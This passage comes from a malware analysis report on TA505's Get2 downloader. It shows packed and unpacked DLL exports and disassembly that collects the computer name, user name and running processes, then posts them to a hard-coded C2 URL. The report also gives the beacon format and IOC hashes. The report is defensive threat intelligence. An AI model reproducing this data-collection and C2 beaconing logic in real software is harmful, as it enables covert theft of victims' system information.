


Exported Functions [2 entries]

Offset	Ordinal	Function RVA	Name RVA	Name
6528	1	25C0	7D46	StimXInit
652C	2	25C0	7D50	StimXTest

These exported functions are misleading as they do not do anything suspicious (Figure 15). However, it's now known that these are not the function being called in the macro as analyzed in the previous sections.


Figure 15 – An Exported Function In A Packed DLL



```
10: StimXInit ();
push ebp
mov ebp, esp
push ecx
xor eax, eax
mov esp, ebp
pop ebp
ret
```

After unpacking the DLLs, the functions being called in the macro become apparent. The function profiled in Figure 16 is an example. This function is analyzed in the next section to reveal its malicious behaviours.

Figure 16 – Export Function After Unpacked



Exported Functions [1 entry]


Offset	Ordinal	Function RVA	Name RVA	Name
34A28	1	1070	36448	pixi

2.4.3 GET2 COMMAND AND CONTROL TRAFFIC

The unpacked DLL is a variant of Get2 downloader. This downloader has been used by TA505 APT to download different malware such as FlawedAmmyy, FlawedGrace, or SDBbot. This downloader can be classified from its code base and the C2 traffic it sends to the C2 servers.

Get2 downloader first prepares the user agent (Figure 17) and the victim's computer name and user name by using the APIs GetComputerNameExW and GetUserNameW respectively. Running processes are also enumerated for the C2 checking request.


Figure 17 – Preparing For C2 Checking



```
call    dword [TlsGetValue]         ; 0x10026084 ; LPVOID TlsGetValue(DWORD dwTlsIndex)
push    0x10026440                  ; int32_t arg_8h ; Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
lea     ecx, [var_2340h]
call    fcn.10003123
push    7                           ; 7
pop     ecx
xor     eax, eax
mov     dword [var_4h], ebx
mov     dword [var_229ch], ecx
mov     dword [var_22a0h], ebx
mov     word [var_22b0h], ax
lea     eax, [nSize]
mov     byte [var_4h], 1
push    eax                         ; LPDWORD nSize
lea     eax, [lpBuffer]
mov     dword [nSize], 0x400        ; 1024
push    eax                         ; LPWSTR lpBuffer
push    ecx                         ; COMPUTER_NAME_FORMAT NameType
call    dword [GetComputerNameExW]  ; 0x1002609c ; BOOL GetComputerNameExW(COMPUTER_NAME_FORMAT NameType, LPWSTR lpBuffer, LPDWORD nSize)
```

The C2 URL is hard-coded in the sample as shown in Figure 18. In the latest campaigns, the C2 URLs could be changed in different campaigns to avoid detection.

Figure 18 – An Example of C2 URL



```
call    fcn.10007a2c
push    0x1002657c                  ; https://nellscorp.com/hdigi
lea     ecx, [var_2298h]
call    fcn.10003123
...
call    fcn.10007e03
push    str.Content_Type:_application_x_www_form_urlencoded
call    fcn.10008c60
pop     ecx
push    eax
push    str.Content_Type:_application_x_www_form_urlencoded
lea     ecx, [var_2328h]
call    fcn.10007e03
```

The sample will then send an HTTP post request with a URL-encoded payload contains:

&D=<Computer name>&U=<Username>&OSA=<Windows Architecture>&PR=<Pipe-delimited process list> to the C2 server for checking and request the URLs to download the next stage payloads. Since Get2 is a downloader, it can download different malware requested by the C2 server. In the latest campaigns of TA505 APT, we observed Get2 downloaded SDBbot RAT - the malware that has been distributed since at least 2019.

3 REFERENCES

Note: A comma-separated values (.csv) file of more IOCs is available separately.

```
012911cad47bedff2a59793ab74aabd3dbbc7220ee80659a7817083d160b6785
02ec074f0269a8c818c9c7909b0a199ef6eda4e345e2b1517d09244fe4ab7dd9
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